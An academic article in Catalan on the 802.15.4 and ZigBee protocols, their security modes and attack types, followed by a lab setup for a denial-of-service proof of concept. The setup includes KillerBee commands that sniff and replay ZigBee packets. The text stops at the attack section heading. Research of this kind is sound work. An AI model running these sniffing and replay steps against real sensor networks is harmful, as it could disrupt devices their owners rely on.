Estudi i atacs a les xarxes ZigBee

Aleix Dorca Josa i Jordi Serra Ruiz (*Consultor*)

Universitat Oberta de Catalunya
{*adorca,jserrai*}*@uoc.edu*

19 de juny de 2012

Resum

Les xarxes adhoc i, concretament, les xarxes de sensors són avui dia una realitat emergent i amb força expectatives de cara al futur sobretot en entorns empresarials o públics. Entre els estàndards que existeixen sembla que n'hi ha dos que s'imposen amb força. Aquests són l'estàndard 802.15.4 i el protocol ZigBee. Conjuntament proporcionen tota una pila de protocols i un conjunt de serveis als usuaris per permetre una comunicació fiable i segura entre dispositius. Tot i així, com la majoria de xarxes sense fils, aquestes xarxes no estan exemptes de potencials perills que poden posar-les en un compromís. L'objectiu d'aquest article és mostrar les característiques essencials dels dos protocols, així com les principals amenaces a les que estan exposats. Finalment, mitjançant un cas real i com a prova de concepte, es mostra com deixar inhabilitat un node d'una xarxa que utilitza el protocol ZigBee.

1 Introducció

Abans de tractar específicament els estàndards que són l'objecte d'aquest article és interessant fer una breu presentació del que són les xarxes adhoc i, com a cas especial, les xarxes de sensors. Aquests dos tipus de xarxes tenen força similituds però a la vegada també presenten diferències importants. Segons [8] una xarxa adhoc és un conjunt de nodes que es comuniquen entre si per mitjà d'enllaços radioelèctrics. Cada dispositiu de la xarxa té llibertat total de moviments per l'espai, i això fa que la xarxa s'hagi d'adaptar als canvis de manera autònoma i automàtica. Cada node s'ha de comportar com un encaminador i ha de fer circular per la xarxa el trànsit que rep i del qual no n'és el destinatari.

De seguida s'observa que aquest tipus de xarxes difereixen en aspectes clau a les tradicionals xarxes Ethernet (ja siguin cablejades o sense fils) amb les que es pot estar més o menys familiaritzat. De la definició que s'ha donat els punts més importants a destacar serien els següents:

- Els dispositius són lliures de moure's per la xarxa.
- La xarxa ha de permetre l'entrada i sortida de nous dispositius de manera, més o menys, lliure.

- Cada node actua com a encaminador per a la resta de nodes.

Les xarxes de sensors són una particularitat formada per dispositius autònoms que s'encarreguen de monitoritzar condicions ambientals o físiques. Així, per exemple, podem trobar sensors destinats al control de temperatura, pressió, só, vibracions, etc. Aquests dispositius envien la informació que els seus sensors detecten a través de la xarxa cap a nodes de control que s'encarreguen de gestionar-la. Aquestes xarxes són interessants ja que implementar una solució similar utilitzant xarxes cablejades podria suposar ràpidament un problema de pressupost i, sobretot, un problema de logística fent-la inviable en la majoria de casos. Utilitzant l'aire com a medi de comunicacions es té la possibilitat d'instal·lar tots aquells dispositius o nodes necessaris a un preu certament, en comparació, econòmic.

1.1 Adhoc vs. Sensors

Les xarxes adhoc són una generalització de les xarxes de sensors. A continuació s'enumeren les principals similituds i diferencies entre les xarxes adhoc i les de sensors[4].

Els dos tipus de xarxes presenten les següents similituds:

- Permeten la comunicació entre dispositius mitjançant l'enviament de dades amb encaminament multi-salt (*multi-hop*).
- És normal parlar de dispositius amb recursos mínims, ja sigui de procés, memòria o emmagatzematge, en els dos casos.

Les principals diferències són les següents:

- Les xarxes adhoc permeten la comunicació entre qualsevol parell de dispositius mentre que les xarxes de sensors defineixen tipus d'encaminament específics. Així es poden trobar situacions com ara:
  - Molts-a-un: Diversos sensors envien informació a un punt central o d'agregació de la xarxa.
  - Un-a-molts: Un punt central (normalment una estació base) envia paquets multicast o enviaments massius (*broadcast*) a una sèrie de nodes tot sol·licitant informació de control.
  - Comunicació local: Dispositius propers es posen d'acord per enviar-se missatges entre ells sense utilitzar l'encaminament predeterminat. Aquests missatges poden ser tant multicast com unicast.
- Tot i que els dispositius acostumen a tenir recursos mínims aquesta característica és fa encara més palesa en les xarxes de sensors on els dispositius, un cop associats a la xarxa, han d'estar llargs períodes de temps (mesos o anys) sense ser recarregats o reemplaçats. És evident que la gestió de l'energia és un punt clau en la gestió de xarxes de sensors. Alguns exemples on es fa pal·lesa aquesta necessitat podrien ser:
  - Aparcaments on els sensors es troben a terra.
  - Monitorització d'habitats naturals.
  - Detecció d'incendis, terratremols i inundacions.
  - Control del trànsit.

- Els nodes en xarxes de sensors sovint tenen relacions de confiança entre nodes propers ja que no es estrany que tots ells recullin informació similar o redundant, pel que enviar-la per la xarxa seria una pèrdua de recursos. Aquest comportament de complicitat no es troba en les xarxes adhoc.

1.2 Protocols 802.15.4 i ZigBee

Feta aquesta breu introducció s'exposen a continuació les característiques principals de dos estàndards, el 802.15.4 i ZigBee, que permetran comunicar dispositius remots centrant-se en les necessitats i limitacions dels entorns on aquestes xarxes s'instal·lin.

1.2.1 L'estàndard 802.15.4

L'estàndard 802.15.4 defineix les capes de comunicació física i d'accés al medi de la pila de protocols. Altres característiques d'aquest estàndard són el fet que presenta una alta flexibilitat en quant a la configuració de la xarxa, un baix cost i alhora un molt baix consum[3].

La capa física a més d'enviar i rebre paquets a la xarxa s'encarrega de tota una sèrie de tasques com ara l'activació de l'enllaç, la detecció d'energia o l'indicador de de baixa qualitat.

Canals de transmissió

La capa física es pot configurar per transmetre en diferents canals o bandes de freqüència depenent de les necessitats de cada cas. Concretament es defineixen les següents opcions:

- Banda dels 2450 MHz: 16 canals amb una velocitat màxima de 250 kbps.
- Banda dels 915 MHz: 10 canals amb una velocitat màxima de 40 kbps.
- Banda dels 868 MHz: 1 canal amb una velocitat màxima de 20 kbps.

S'ha de tenir en compte que la comunicació en la banda dels 2450 MHz treballa en el mateixa zona de freqüència que els dispositius Wi-Fi 802.11. Es per això que es recomana escollir els canals 15, 20, 25 o 26 de 802.15.4 per tal de no provocar o rebre interferències ja que aquests no es superposen amb cap canal de les xarxes Wi-Fi.

Capa d'accés al medi

La capa d'accés al medi, d'altra banda, defineix com es du a terme la comunicació a baix nivell entre dispositius. Es defineixen aspectes com ara com es generen els *beacons*, la durada de la transmissió d'aquests, l'establiment d'una política d'*slots* equitativa, l'associació de nodes i la validació de trames[13].

El protocol d'accés al medi es du a terme mitjançant l'algorisme CSMA-CA[11].

La capa de control d'accés al medi defineix dos tipus de dispositius que es poden trobar en una xarxa 802.15.4[2]:

- Els nodes de funció completa (*Full Function Device - FFD*): Aquests venen equipats amb una sèrie completa de funcions en la capa d'accés al medi, cosa que els permet actuar com a coordinadors de la xarxa o com a dispositius finals. Quan aquests nodes actuen com a coordinadors poden enviar *beacons*, o senyalitzacions per proveir la xarxa de serveis de sincronia, comunicació i processos d'accés a la mateixa.

- Els nodes de funció reduïda (*Reduced Function Device - RFD*): Aquest tipus de nodes només poden actuar com a nodes finals i no com a coordinadors. Venen equipats amb sensors, actuadors, transductors, interruptors i demés. Només poden interactuar amb dispositius que siguin nodes de funció completa.

Totes les xarxes 802.15.4 han de tenir com a mínim un dispositiu FFD que actuï com a coordinador. A més, un d'aquests dispositius és elegit coordinador de la PAN (*Personal Area Network*), responsable així de les tasques control de la xarxa i de la seguretat. Qualsevol dispositiu RFD sempre ha d'estar associat a un FFD pel correcte funcionament de la xarxa. En l'apartat de topologia de la xarxa del protocol ZigBee es veuen alguns exemple d'associació de nodes.

Format de trama

A la figura 1 es pot veure un esquema de l'estructura d'una trama MAC. La comprensió d'aquesta estructura és indispensable a l'hora d'estudiar la composició dels paquets capturats a l'hora d'executar l'atac sobre una xarxa 802.15.4/ZigBee.

<table>
<tr><td>Bytes: 2</td><td>1</td><td>0/2</td><td>0/2/8</td><td>0/2</td><td>0/2/8</td><td>variable</td><td>2</td></tr>
<tr><td rowspan="2">Control</td><td rowspan="2">Seqüència</td><td>PAN destí</td><td>Destí</td><td>PAN origen</td><td>Origen</td><td rowspan="2">Dades</td><td rowspan="2">FCS</td></tr>
<tr><td colspan="4">Camps d'adreçament</td></tr>
<tr><td colspan="6">MHR</td><td>MSDU</td><td>MFR</td></tr>
</table>

Figura 1: Format de la trama MAC.

A continuació es fa una breu explicació de cadascun dels camps que componen un paquet a la capa d'accés al medi, composta sempre per un encapçalament (*MHR*), les dades (*Payload* o *MSDU*) i un final de trama (*MFR*):

- Camp de control: Aquest camp de mida 16 bits conté tota la informació de control del paquet. Això inclou el tipus de trama (Dades, Ack, ...), si la seguretat està habilitada, si es necessari un Ack per a aquesta trama. A més es defineix si els camps d'adreçament hi seran tots presents i la mida d'aquests. Per exemple, si el camp *Intra-PAN* està habilitat aleshores el camp de PAN origen no hi serà present. A la figura 2 es pot veure l'estructura d'aquest camp.
- Control de seqüència: Aquest camp s'utilitza per verificar els paquets en quant a l'ordre d'arribada i per tal d'evitar, també, atacs de reenviament. Aquest valor apareixerà en els paquets Ack conforme el paquet amb el codi de seqüència especificat ha estat rebut.
- Camps d'adreçament: Aquests quatre valors no són sempre obligatoris i dependrà del tipus de trama si hi són presents o no. Existeixen quatre camps que corresponen a les PAN d'origen i destí i a l'adreça origen i destí a nivell MAC. Les adreces MAC poden tenir diferents mides d'acord amb els estàndards IEEE: 16 bits o 64 bits.
- Carrega (*Payload*): En aquest camp s'hi emmagatzema les dades del paquet, concretament, hi haurà les dades del protocol ZigBee, tot i que no hauria de ser sempre així ja que aquest protocol està preparat per encapsular altres protocols, bàsicament es tracta d'un estàndard. La mida d'aquest camp és variable sempre i quan no sobrepassi la mida màxima d'una trama MAC (127 bytes).

- Codi de verificació (*FCS*): 16 bits que emmagatzemen les dades de verificació de la trama. S'utilitza un algorisme CRC[12] de 16 bits.

Bits: 0 – 2	3	4	5	6	7 – 9	10 – 11	12 – 13	14 – 15
Tipus de trama	Seguretat habilitada	Trama pendent	Ack. Necessari	Intra PAN	Reservat	Tipus adreça destí	Reservat	Tipus adreça origen

Figura 2: Format del camp de control de la capa MAC.

1.2.2 El protocol ZigBee

El protocol de la comunicació ZigBee és el que s'encarrega de definir en detall les capes superiors de la pila de protocols. Concretament es tracta de les capes de xarxa i d'aplicació.

A més, ZigBee també defineix els següents aspectes:

- Tipus de dispositius, que es corresponen amb els comentats anteriorment en l'apartat 1.2.1.
- Topologia de la xarxa.
- Procediment per accedir o abandonar la xarxa. Processos d'aprovisionament.
- Algorismes d'encaminament.

Topologia

En quant a la topologia de la xarxa es defineixen, principalment, tres tipus de distribució dels nodes (a la figura 3 es mostra un exemple de cadascuna d'aquestes tipologies)[2]:

- Estrella (*Star*): Existeix un node central que a la vegada actua com a coordinador de la xarxa i gestor i la resta de nodes s'hi comuniquen per tal de poder establir comunicació entre altres nodes. El node central és un dispositiu FFD mentre que la resta són, o poden ser, RFD.
- Malla (*Peer-to-peer*): Aquest darrer tipus de topologia permet que entre encaminadors FFD del tipus Cluster Tree també hi hagi comunicació sense haver de dependre del node central.
- Grup d'arbres (*Cluster-tree*): En aquest tipus de topologia existeix un node central que a la vegada actua com a coordinador de la xarxa i gestor. D'aquest nodes en depenen tota una altra sèrie de nodes que poden ser tant FFD com RFD. En aquest cas els nodes FFD actuaran com a encaminadors per a altres dispositius RFD que dependran d'ells. Aquesta tipologia és escalable sempre i quan els encaminadors siguin FFD.

Encaminament

L'encaminament en les xarxes ZigBee es realitza depenent del tipus de topologia que s'ha escollit. En qualsevol cas hi intervenen processos de descoberta de rutes així com encaminament mitjançant taules de rutes o enviament de pares a fills. L'algorisme d'encaminament es força comprensible i es pot resumir de la següent manera[2]:



Figura 3: Topologies de xarxa en ZigBee.

- El paquet és per a mi? SÍ: Passa'l a una capa superior de la pila de protocols; NO: continua...
- El paquet és per a un node fill meu? SÍ: Envia'l al node; NO: continua...
- Existeix un ruta pel paquet? SÍ: Envia'l al següent salt; NO: continua...
- Hi ha recursos per realitzar una descoberta de ruta? SÍ: Procedeix amb el procés de descoberta; NO: Envia'l per l'arbre a la branca superior.

Per tal de realitzar una descoberta de ruta s'utilitza l'algorisme AODV (*AdHoc On Demand Distance Vector Routing*)[10] que, resumidament, consisteix en enviar un paquet a tots els nodes veïns, el quals també el propagaran, amb la finalitat d'arribar al destí. A mesura que el paquet passa per tots els nodes s'actualitza el cost de la ruta per la qual el paquet a passat. Quan el paquet finalment arriba al destí s'envia una resposta al node origen amb la ruta que ha estat més òptima. El node origen, aleshores, actualitza la seva taula de rutes.

2 Aspectes de seguretat

A part d'aquestes característiques bàsiques s'ha posat especial èmfasi en la seguretat dels estàndards. D'entrada tots dos protocols estableixen tota una sèrie d'opcions que fan que la seguretat ja no depengui del propi codi de l'aplicació. El propi protocol pot xifrar, per exemple, el contingut de les trames. Vegem les diferents opcions que els protocols ofereixen.

2.1 Seguretat en IEEE 802.15.4

L'estàndard 802.15.4 defineix tres modes de seguretat[2][7]:

1. Sense seguretat

2. Mode ACL (*Access Control Lists*). No presenta xifrat però només s'accepten paquets de dispositius en llistes de control d'accés.
3. Mode Segur. Proveïx de seguretat robusta en relació a una configuració específica. Algunes de les característiques que pot incloure aquest mode són: Integritat, Confidencialitat, Control d'accés, etcètera.

A la vegada també es defineixen quatre serveis de seguretat:

1. Control d'accés via ACL.
2. Xifrat de dades mitjançant l'algorisme AES de 128bits.
3. Integritat de les trames.
4. Control de seqüència per evitar atacs de reenviament (*replay attacks*).

Finalment es defineixen vuit configuracions de seguretat possibles en les que es pot escollir l'algorisme de xifrat així com el mode i la mida del codi d'integritat. Algunes configuracions inclouen només autenticació de les trames mentre que altres més complertes afegeixen l'opció de xifrat segons els requeriments de l'aplicació. Depenent del grau de confidencialitat i/o autenticació que es pretén assolir s'haurà d'escollir la configuració més adient.

2.2 Seguretat en ZigBee

A part dels elements de seguretat de l'estàndard 802.15.4 dels que ZigBee també se'n pot beneficiar, aquest protocol també defineix tota una sèrie de conceptes orientats a la seguretat. D'entrada la seguretat en ZigBee es basa en els principis[6]:

- Simplicitat: Cada capa que genera una trama s'encarrega de la seva seguretat en comptes de passar aquesta responsabilitat a altres capes.
- És directa: Les claus de xifrat s'intercanvien directament entre els nodes origen i destí.
- Extrem a extrem: Les dades circulen xifrades d'origen a destí sense haver de ser desxifrades en cada salt.

A més, el protocol ZigBee defineix un nou concepte aplicable a aquesta xarxa. Aquest és l'ús de tres tipus diferents de claus de xifrat que s'utilitzen, cada una d'elles, en casos concrets[2]. Els tres tipus de claus són:

1. Clau mestra: Aquesta clau no s'utilitza per xifrar informació sinó per a la generació d'altres claus: les d'enllaç. Les claus d'enllaç s'utilitzaran per a comunicacions entre dispositius. El procediment per establir aquesta clau mestra pot variar en la xarxa essent possible instal·lar-la en el moment de manufactura o bé pot ser entrada pel propi usuari o bé assignada per un centre de confiança. Tots els dispositius disposen d'una clau mestra pròpia i única.
2. Clau de xarxa: A diferència de la clau mestra, aquesta clau la disposen tots els dispositius i s'utilitza per enviar missatges a tota la xarxa. Així, els missatges xifrats *broadcast* es xifren i es desxifren mitjançant aquesta clau quan la seguretat està habilitada. Aquesta clau pot ser establerta en el moment de la unió d'un dispositiu a la xarxa o bé establerta mitjançant processos de renovació de claus.

3. Clau d'enllaç: Finalment la clau de d'enllaç serveix per a establir comunicacions segures dos a dos entre dispositius. Aquesta clau s'obté a partir de la clau mestra mitjançant un procés d'establiment de clau segur conegut amb el nom SKKE.

Els serveis de seguretat en ZigBee inclouen mètodes per l'establiment de claus, l'enviament d'aquestes claus, la protecció de trames i la gestió de dispositius. Amb aquests mètodes el que els serveis de seguretat de ZigBee desitgen proveir és el següent:

- Control de seqüència (*freshness*): Mitjançant comptadors que es regeneren cada cop que es renoven les claus es permet controlar la seqüència dels missatges per tal que no es realitzin atacs de reenviament.
- Integritat dels missatges: Amb aquesta propietat s'assegura que els missatges enviats no han estat modificats durant l'encaminament per cap tercer. La mida del codi d'integritat per defecte és de 64 bits.
- Autenticació: Mitjançant claus de xarxa o d'enllaç, depenent del nivell d'autenticació que es pretengui aconseguir i dels recursos disponibles, els dispositius poden estar segurs que l'origen dels missatges es de qui pretén ser evitant la suplantació per part d'intrusos, ja siguin externs (en el cas de que s'utilitzin claus de xarxa) o interns i externs (en cas que s'utilitzin claus d'enllaç).
- Xifrat: Utilitzant xifrat amb l'algorisme AES de 128 bits la protecció s'estén a nivell de xarxa o dispositiu mitjançant les claus de xarxa o d'enllaç de la mateixa manera que s'ha explicat anteriorment. El xifrat és opcional sense necessitat d'afectar altres característiques de seguretat del protocol.

2.3 Susceptibilitat a atacs

Les xarxes adhoc i, per extensió, les xarxes de sensors poden ser vulnerables a tota una sèrie d'atacs que es poden categoritzar de la següent manera[2][4]:

- Denegació de servei (*Denial of Service - DOS*): Aquests atacs fan que un node deixi de funcionar, ja sigui durant una estona, mentre dura l'atac o bé indefinidament. El següent punt descriu aquest tipus d'atac amb més detall.
- Escolta de la xarxa (*eavesdropping*): Com el seu nom indica, un dispositiu escolta la xarxa a l'espera de rebre informació confidencial o interessant d'alguna manera. Evidentment utilitzant xifrat en la xarxa o bé sobre les dades aquest atac passa a ser inútil, sempre i quan no es combini amb algun atac per obtenir les claus de xifrat.
- Usurpació d'identitat (*spoofing*): Aquest atac consisteix en fer-se passar per un altre dispositiu de la xarxa, ja sigui a nivell MAC, de xarxa o altres. D'aquesta manera es poden obtenir paquets que originalment no eren pel dispositiu atacant. Si aquest node passa a personificar un encaminador aleshores no cal descartar la informació. Si s'actua de manera *legal* el node podrà, a més, capturar tota la informació que encamini.
- Reenviament de paquets (*replay*): Aquest atac consisteix a reenviar paquets capturats per tal que el destí actuï de manera errònia. Per exemple, si un sensor envia un missatge d'increment de temperatura el node atacant podria reenviar el mateix missatge provocant que el node destí incrementés la temperatura més enllà del que

es desitjable. Per evitar aquest tipus d'atacs entren en joc els codis de seqüència, el xifrat, etcètera.

2.4 Atacs de denegació de servei

Es dedica un apartat als atacs de denegació de servei ja que la prova de concepte que s'exposa en el següent punt es basa en aquest tipus d'atac. Els atacs de denegació de servei es poden categoritzar segons la capa de la pila de protocols a la que van dirigits[15].

Possibles atacs a la capa física:

- Interferències (*Jamming*): Consisteix en saturar un canal de comunicació amb informació errònia per tal que cap altre dispositiu pugui utilitzar-lo. En general aquest tipus d'atac es cancel·la mitjançant diferents canals en els que transmetre. Els dispositius, en detectar un canal saturat canvien automàticament a un altre lliure o bé encaminen els paquets per altres rutes on la saturació no afecti.
- Alteració de dades (*Data tampering*): Consisteix en modificar la informació que circula per la xarxa capturant les dades i modificant-les segons les preferències de l'atacant. Aquest tipus d'atac es pot frenar amb codis de verificació de dades així com utilitzant xifrat de dades.

Possibles atacs a la capa d'enllaç:

- Col·lisió: En aquest cas, similar al *jamming* de la capa física, es modifica certa informació de l'origen provocant que la verificació del paquet provoqui un error. D'aquesta manera es provoca un reenviament dels paquets cosa que pot portar a l'exhauriment de recursos. No es coneix un procediment totalment fiable per evitar aquest tipus d'atacs.
- Exhauriment de recursos: Quan existeixen molt errors en una xarxa que impliquen un gran reenviament de paquets els dispositius en surten perjudicats ja que no disposen de recursos il·limitats. Així, si s'aconsegueix que un dispositiu esgoti tots els seus recursos i quedi aïllat o inoperant l'atac es considera satisfactori. Per evitar aquest tipus d'atacs es pot establir un llindar a partir del qual no es retransmeten el paquets fins que el problema es solucioni.
- Mala fe en la mida de les trames: Aquest atacs miren de deixar la xarxa inservible ocupant el canal enviant molt poca informació a intervals regulars.

Possibles atacs a la capa de xarxa i encaminament:

- *Homing*: Aquest atac mira d'obtenir informació sobre nodes que són d'especial importància a la xarxa de manera que centra l'atac sobre aquests dispositius. A les xarxes ZigBee, per exemple, el *PAN Coordinator* seria un perfecte objectiu d'aquest tipus d'atac. El xifrat de dades pot reduir l'existència d'aquest atac.
- Encaminaments erronis o selectius: Aquest tipus d'atac s'implementa sobre encaminadors que rebutgen o encaminen erròniament paquets d'un dispositiu concret. Per evitar aquest tipus d'atacs el dispositiu pot provar d'encaminar els paquets per una altra ruta si això és possible.

- Forats negres (*Black holes*) i forats de cuc (*Wormholes*): En les xarxes que utilitzen el protocol de descoberta de rutes basat en el cost de l'enllaç aquest atac pot provocar la construcció de rutes errònies si un dispositiu sempre anuncia la qualitat del seu enllaç com la millor. D'aquesta manera la majoria de paquets seran enviats a traves d'aquest encaminador i aquest podrà aplicar decisions d'encaminament errònies o simplement descartar els paquets. Tot i que aquest atac és més *fàcil* de detectar i arreglar canviant l'encaminament, la seva repercussió pot ser major en quant a la disrupció de la xarxa que altres atacs.
- *Sybil attacks*: Aquest atac es basa en el fet que un node pugui presentar diverses identitats a la vegada. D'aquesta manera es poden trencar esquemes de encaminament múltiple o bé causar problemes en entorns geogràficament dispars. Tot això pot portar a problemes comentats anteriorment com forats negres i demés.

Possibles atacs a la capa d'aplicació:

- Inundar la xarxa (*Flooding*), *HELLO attacks*: Aquest atac necessita que el node maliciós formi part de la xarxa. Un cop dins pot enviar peticions de connexió que poden portar al servidor o node remot a exhaurir els recursos i restar inoperant. Aquest atac és similar a l'atac SYN de les xarxes Ethernet. Per evitar aquest atac es presenten solucions del tipus limitar el nombre de connexions establertes o presentar trencaclosques al client que ha de resoldre abans no se li atorgui el recurs.
- De-sincronització: Mitjançant l'enviament amb codis de seqüència erronis a un nodes que ha establert connexió amb un tercer es pot forçar el reenviament de trames. Si a més es segueix l'atac amb insistència es pot portar a l'objectiu a exhaurir els seus recursos. Aquests atacs no tenen sentit si els nodes poden comprovar la veracitat dels paquets mitjançant xifrat o codis MAC, per exemple.

3 Descripció de l'escenari de l'atac

Aquest apartat pretén mostrar una prova de concepte en el que s'ha dut a terme un atac de denegació de servei sobre una xarxa 802.15.4/ZigBee. El procès que s'ha seguit és força simple i, en definitiva, el que es desitja mostrar és la facilitat amb la que ha estat possible deixar sense recursos un node de la xarxa. Aquesta prova de concepte serveix per posar sobre la taula els perills que pot suposar que una xarxa estigui mal planificada o poc preparada per suportar certa carrega.

Entre els possible atacs que s'han mostrat en l'apartat anterior aquest atac recauria sobre l'exhauriment de recursos en la capa d'aplicació i la capa d'enllaç ja que ambdós hi tenen gran part d'implicació.

Es detalla a continuació el procés complert començant pel material que s'ha utilitzat, com s'ha programat aquest i, en el següent apartat, s'exposa el codi *python*[9] que s'ha executat en el dispositiu atacant.

3.1 Material utilitzat

Per muntar la xarxa ZigBee s'han utilitzat dues motes[14]. Concretament s'ha utilitzat la plataforma Z1 de la marca Zolertia[17]. Veure figura 4.



Figura 4: Plataforma Z1 de Zolertia.

D'altra banda, per simular el dispositiu atacant s'ha utilitzat un *sniffer/injector* de la marca Atmel: el dispositiu *RZUSBSTICK*[1].

Finalment s'ha utilitzat un ordinador amb sistema operatiu Debian 6.0 (Squeeze) per programar les motes i implementar i executar *scripts python* amb l'*sniffer*.

3.2 Programació de les motes

Les motes, per defecte, no acostumen a tenir cap tipus de programació associada al maquinari pel que es necessari reprogramar-les. En aquesta prova de concepte és necessari que una mota actuï com a node encaminador (anomenada M1 en la figura 5) i que l'altra (només per realitzar les proves) actuï com a dispositiu RFD fulla (anomenada M2 en la figura 5). La topologia escollida en aquesta cas és la d'estrella.

El node al que s'han exhaurit els recursos, en aquest cas, és el que actua com a encaminador (la mota M1).

Les motes Zolertia Z1 són compatibles amb el sistema operatiu TinyOS pel que ha estat necessari seguir tota una sèrie de passos per poder compilar aplicacions sota aquest entorn en la màquina Debian. Aquests passos, en general, són força simples de seguir i la wiki de Zolertia ho explica amb força claredat. Es mostra a continuació la seqüència de comandes necessària (amb permisos de superusuari sempre) per disposar de l'entorn de programació de les motes:

```
$ apt-get install tinyos-2.1.1 build-essential autoconf automake \
libtool
$ wget http://sourceforge.net/projects/zolertia/\
files/tinyos-z1-2.1.1/tinyos-z1-2.1.1-18_i386.deb
$ dpkg -i tinyos-z1-2.1.1-18_i386.deb
```

Un cop instal·lades les eines s'ha de preparar l'entorn de desenvolupament i muntatge amb les comandes:

```
$ cd /opt/tinyos-2.1.1
$ source tinyos.sh
```

En aquest punt s'hauria de poder accedir a les aplicacions que hi ha en la carpeta d'exemples (*./apps*), compilar-les i instal·lar-les a la mota amb les comandes:

```
$ cd apps/APP
$ make z1 install
```

NOTA: Per tal de programar una mota aquesta s'ha de connectar a la màquina Debian amb un cable USB/MicroUSB.

Amb les aplicacions base que hi ha disponibles la mota M1 s'ha programat amb la *IPBaseStation*, mentre que la mota M2 utilitza el servei *TCPEcho*.

Per dur a terme la programació de la mota M1 s'ha de fer el següent[16]:

```
$ cd /opt/tinyos-2.1.1/apps/IPBaseStation
$ make z1 blip install

$ cd /opt/tinyos-2.1.1/support/sdk/c/sf
$ ./bootstrap
$ ./configure
$ make

$ cd /opt/tinyos-2.1.1/support/sdk/c/blip
$ ./bootstrap.sh
$ ./configure
$ make
```

Per programar la M2 amb el servei *TCPEcho* s'ha dut a terme el següent:

```
$ cd /opt/tinyos-2.1.1/apps/TCPEcho
$ make z1 blip install
```

3.3 Arrencant el sistema

Un cop programades les motes s'ha de posar en funcionament el sistema. La figura 5 mostra com s'han connectat els dispositius per arrencar el sistema. Seguidament s'ha executat la següent comanda al sistema Debian per tal de posar en funcionament l'encaminador de la mota M1:

```
$ cd /opt/tinyos-2.x/support/sdk/c/blip
$ driver/ip-driver /dev/ttyUSB0 115200
```



Figura 5: Diagrama de muntatge.

NOTA: El dispositiu /dev/ttyUSB0 correspon a la mota M1. Per saber quin és l'enllaç en un entorn de desenvolupament es pot executar la comanda que ens retorna la llista de motes connectades i les dades per accedir-hi:

```
$ motelist
```

En aquest punt s'hauria de poder fer ping a la mota M1 i connectar al servei TCPEcho:

```
$ ping6 fec0::1
$ nc -6 fec0::1 7
```

Amb les respostes als paquets ICMP i les respostes al servei Echo (port 7) es pot considerar configurat el sistema. En aquest punt es disposa d'un entorn en el que existeix una mota (M1) fent d'encaminador i una altra mota (M2) que proporciona el servei Echo.

4 Descripció de l'atac

El següent pas consisteix en examinar els paquets que s'envien en el moment de l'associació de la mota M2 a la xarxa i els que s'envien durant la transmissió de paquets al servei Echo per tal de poder, posteriorment, injectar-los modificats des del dispositiu atacant.

4.1 Escoltant la xarxa

Per tal d'esbrinar quins paquets circulen per la xarxa durant les fases d'associació de dispositius i la connexió al servei Echo s'ha utilitzat el programari *Wireshark* i l'eina *zbdump*.

La instal·lació per defecte de *Wireshark* encara no suporta completament el protocol ZigBee pel que s'ha instal·lat la versió de desenvolupament. Les comandes bàsiques per la instal·lació de *Wireshark* són les següents:

```
$ apt-get install autogen automake1.9 libtool bison flex \
libgtkmm-2.4-dev libpcap0.8-dev liblua5.1-dev libpcre3-dev\
libc-ares-dev libadns1-dev libsmi2-dev libgnutls-dev \
libgeoip-dev libcap2-dev libportaudio-dev
$ wget http://wiresharkdownloads.riverbed.com/wireshark/\
src/wireshark-1.7.1.tar.bz2
$ tar jxf wireshark-1.7.1-tar.bz2
$ cd wireshark-1.7.1
$ ./autogen.sh
$ ./configure
$ make
$ ldconfig
```

Després d'una bona estona compilant es disposa del programari que es pot executar amb la comanda:

```
$ wireshark &
```

Per poder escoltar la xarxa mitjançant el dispositiu *RZUSBSTICK* són necessàries les eines que es troben en el paquet KillerBee[5]. Per dur a terme la instal·lació d'aquest paquet d'eines *python* s'ha fet el següent:

```
$ apt-get install python-gtk2 python cairo python-usb python-crypto
$ wget http://killerbee.googlecode.com/files/killerbee_1_0.tar
$ tar xf killerbee_1_0.tar
$ cd killerbee-1.0
$ python setup.py install
```

Per mostrar els dispositius connectats per USB amb la comanda:

```
$ zbid
```

Per escoltar la xarxa de sensors amb les eines KillerBee i després fer un reenviament de paquets es poden utilitzar les següents comandes:

```
$ zbdump -f 15 -w dump.pcap -i 005:002
$ zbreplay -f 15 -r dump.pcap -i 005:002
```

Mitjançant el dispositiu *RZUSBSTICK*, el programari *Wireshark* i l'eina *zbdump* s'ha determinat quins són els paquets essencials i necessaris per dur a terme l'associació d'un dispositiu a l'encaminador. A la vegada també s'ha obtingut quin és el paquet que s'envia quan es sol·licita un Echo al servei de la mota M2. Aquesta informació s'ha utilitzat per construir uns paquets específics amb els que atacar el sistema.

4.2 Atacant el sistema

